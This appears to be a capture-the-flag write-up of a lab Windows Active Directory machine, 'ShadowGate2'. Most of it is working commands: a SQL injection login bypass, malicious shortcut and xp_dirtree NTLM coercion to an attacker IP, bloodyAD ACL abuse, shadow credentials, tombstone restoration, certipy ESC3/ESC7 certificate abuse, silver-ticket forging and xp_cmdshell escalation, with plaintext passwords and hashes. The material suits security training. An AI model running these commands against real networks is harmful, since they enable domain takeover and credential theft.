ShadowGate2
ShadowGate2 is a medium-difficulty Active Directory machine by 2ubZ3r0
About

Difficulty: Medium
OS: Windows
Release date: 2026-06-16
Author: 2ubZ3r0
Disclaimer
This writeup is not intended for beginners. It’s intentionally brief and focuses on the specific scenario and attacks. Passwords are not censored.
Summary
We bypass the dev vhost login with SQL injection, upload a malicious shortcut to coerce NTLM authentication from mitch.r, and crack the hash. From there, we abuse AD permissions to reset milo.w, take ownership of svc_mssql, add GenericAll, and recover its hash with shadow credentials. MSSQL coercion via xp_dirtree gives us bogdan.r, whose permissions let us compromise oscar.r and get WinRM access after clearing restrictive logon hours. For root, we use oscar.r’s Reanimate-Tombstones rights to restore sam.h, abuse GenericAll on the restored account with shadow credentials, then use sam.h’s ADCS rights to exploit ESC3 or ESC7 and authenticate as Administrator.
Recon
1
10.0.26.37 -> [53,80,88,135,389,445,464,593,1433,3269,3268,3389,5985,9389,49667,49664,49665,49669,49670,49668,49671,49684,49694,49695,49715,49738]
The port scan shows a domain controller. Notably, the default HTTP port and MSSQL are also open.
As usual, we update the hosts file with the domain and machine info returned by LDAP, for example.
1
10.0.26.37	sg-dc01.shadowgate.local shadowgate.local
Port 80 serves this website:

The page is just static. We could derive valid AD usernames from the team page but they don’t lead anywhere.
User
mitch.r
Fuzzing for virtual hosts shows one result for dev.shadowgate.local.
1
ffuf -u http://shadowgate.local -H "HOST: FUZZ.shadowgate.local" -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -ac
We are greeted by a login form.

Basic SQL injection attempts are directly successful and we can bypass the login using, for example:
Username: ahos6
Password: 'or 1=1 -- -
There is also a shorter unintended user path from here.

The upload form allows us to upload any files and doesn’t mention any specific format. Since we don’t know how well our target is patched, we use this recent one to create a .lnk file: CVE-2026-32202
1
uv run CVE-2026-32202.py -u '\\10.200.69.149\share\some.cpl' --out steal.lnk --no-dump
After the upload, we get a crackable hash in Responder. It belongs to mitch.r as the dev page says.
With it, we can start the standard Active Directory enumeration.

milo.w
Analyzing the LDAP DACL with BloodHound or your preferred scripts shows mitch.r has User-Force-Change-Password on ryan.j and milo.w, so we can set their passwords.
1
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u mitch.r -p snitch1993 set password milo.w Password__42
ryan.j is a dead end.
svc_mssql
Outgoing rights of this user include WRITE_OWNER on svc_mssql.
To abuse this, we set ourselves as owner and add GenericAll.
Instead of setting a password, we get its NTLM hash using shadow credentials.
The
svc_mssqlhash is crackable too. SinceGenericAllalso lets us write an SPN, targeted Kerberoasting is a viable alternative to shadow credentials here.
1
2
3
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u milo.w -p Password__42 set owner svc_mssql milo.w
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u milo.w -p Password__42 add genericAll svc_mssql milo.w
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u milo.w -p Password__42 add shadowCredentials svc_mssql
bogdan.r
As the name suggests, the svc_mssql user can authenticate to MSSQL:
1
mssqlclient.py shadowgate.local/svc_mssql@sg-dc01.shadowgate.local -hashes :bdcadbe8fac2267adf85fdda00258779 -windows-auth
We don’t have rights that allow direct abuse, but we can trigger coercion with xp_dirtree.
1
xp_dirtree //10.200.69.149/whatever
With Responder, we catch the hash of bogdan.r and crack it.
There is an unintended root path from here.
oscar.r
bogdan.r has GenericAll on oscar.r so we can do another shadow credential attack.
The hash for
oscar.ris also crackable, so targeted Kerberoasting is a viable alternative at this stage as well.
1
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u bogdan.r -p bogdan0126 add shadowCredentials oscar.m
Either your tools pick it up automatically or you notice when trying to log in that oscar.r has restrictive logon hours.
We use bloodyAD to clear them.
1
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u bogdan.r -p bogdan0126 set object oscar.m logonHours --raw
oscar.r is in Remote Management Users and we can grab the user flag.
1
evil-winrm-py -i sg-dc01.shadowgate.local -u oscar.m -H d91db42e0a9133469eadf825027d13d1
root
sam.h
oscar.r has Reanimate-Tombstones rights on the domain. This can be found by looking at the DACL of the domain using tools like bloodyAD or powerview.py.

1
powerview shadowgate.local/oscar.m@sg-dc01.shadowgate.local -H d91db42e0a9133469eadf825027d13d1 --web --use-ldap
From powerview.py, we can list and restore sam.h with Get-ADObject -IncludeDeleted -LDAPFilter "(IsDeleted=TRUE)" and Restore-ADObject -Identity sam.h.
With bloodyAD, the commands are:
1
2
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u oscar.m -p :d91db42e0a9133469eadf825027d13d1 get search -c 1.2.840.113556.1.4.2064 --filter 'isDeleted=TRUE'
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u oscar.m -p :d91db42e0a9133469eadf825027d13d1 set restore sam.h
Of course you could also do this from the WinRM shell.
After restoring, we notice that we have GenericAll on sam.h and use shadow credentials once more.
1
bloodyAD -H sg-dc01.shadowgate.local -d shadowgate.local -u oscar.m -p :d91db42e0a9133469eadf825027d13d1 add shadowCredentials sam.h
If your enumeration didn’t catch it, there is also a hint in the Mails folder.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
From: mitch.r
To: oscar.m
Subject: Update Regarding Sam H.’s Departure

Hi Oscar,

I wanted to inform you that Sam H. has officially resigned from his position. His user account is no longer needed and should be removed from the system.

Additionally, since Sam was responsible for certificate issuance management (Manage-CA), please identify a suitable replacement to ensure that our certificate services continue operating without interruption.

During a recent internal review, we also identified a potential ESC-related misconfiguration within our Active Directory Certificate Services environment. While no abuse has been confirmed, the configuration could allow unintended certificate enrollment or privilege escalation if left unmanaged. This finding further emphasizes the need for proper ownership and oversight of the CA role.

As a temporary security measure, the LDAP/RPC enrollment ports on the CA server have been blocked at the firewall, since there is currently no designated staff member to oversee certificate operations.

Please note:
If no suitable successor for Sam’s role is appointed in a timely manner, we may be required to shut down the certificate service entirely. Without proper oversight, there is a heightened risk that someone could attempt to bypass or tunnel around the firewall restrictions, especially in light of the identified ESC weakness, leading to potential misuse of our enrollment endpoints. This measure would be taken to ensure the security and integrity of our environment.

Once a new responsible person is appointed, the blocked ports can be re-enabled to restore full certificate enrollment capabilities.

Let me know once the account has been removed and when you have identified a candidate for the role.

Regards,
Mitch R.
Administrator
As the initial web page and the email indicate, sam.h was the CA manager. We can use Certipy to enumerate vulnerabilities.
1
certipy find -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -stdout -vulnerable -ldap-scheme ldap -hide-admins
The LDAPS port is not accessible, so make sure to force
Certipyto use LDAP with-ldap-scheme ldap.
We see ESC3 and ESC7.
ESC3
ESC3 can be abused in a straightforward way.
1
2
3
certipy req -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -template Shadowgate-EnrollmentAgent
certipy req -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -pfx sam.h.pfx -on-behalf-of 'SHADOWGATE\Administrator'
certipy auth -pfx administrator.pfx -dc-ip 10.0.26.37 -no-save
The last command gives us the NTLM hash of Administrator and we can grab the root flag.
1
evil-winrm-py -i sg-dc01.shadowgate.local -u Administrator -H a07b7bbc98b574afe52bbeb5d07d9c0a
ESC7
Similarly, for ESC7 abuse we can just follow the instructions from the Certipy wiki. Keep in mind to force the LDAP protocol.
1
2
3
4
5
6
certipy ca -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -add-officer 'sam.h' -ldap-scheme ldap
certipy ca -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -enable-template 'SubCA' -ldap-scheme ldap
certipy req -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -template SubCA -upn 'administrator@shadowgate.local'
certipy ca -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -ldap-scheme ldap -issue-request 6
certipy req -target sg-dc01.shadowgate.local -u sam.h@shadowgate.local -hashes bdcadbe8fac2267adf85fdda00258779 -ca Shadowgate-CA -retrieve 6
certipy auth -pfx administrator.pfx -dc-ip 10.0.26.37 -no-save
We get the same NTLM hash as in the previous section.
Unintended user
Credit to actuaL for finding this path.
Instead of just bypassing the login on the dev vhost, we can directly coerce using, for example:
Username: '; exec xp_dirtree '//10.200.69.149/steal' -- -
Password: ahos6
This lets us jump directly to oscar.r.
Unintended root
We know that the MSSQL instance is running as bogdan.r and we have his password.
This usually allows you to forge a silver ticket, just like in this case.
Encrypting it with the NTLM hash is a bit simpler, so we create it using Python:
1
python -c "print(__import__('hashlib').new('md4', 'bogdan0126'.encode('utf-16le')).digest().hex())"
Then create the ticket with ticketer.py.
1
ticketer.py -domain-sid S-1-5-21-2396436576-3267128377-3646372360 -domain shadowgate.local -spn any/sg-dc01.shadowgate.local Administrator -nthash 470ab5a29ff5a48df81de5f7e093b1a0
The SPN doesn’t matter, but the FQDN part after the / has to match.
With this ticket we can authenticate to MSSQL as Administrator.
1
KRB5CCNAME=Administrator.ccache mssqlclient.py sg-dc01.shadowgate.local -windows-auth -k -no-pass
From there we can use xp_cmdshell to get code execution with SeImpersonatePrivilege and use EfsPotato or your preferred variant to get nt authority\system.
Unintended root2
Since the machine is not fully patched, recent LPEs work from the first WinRM shell as bogdan.r.
For example, CVE-2025-55680.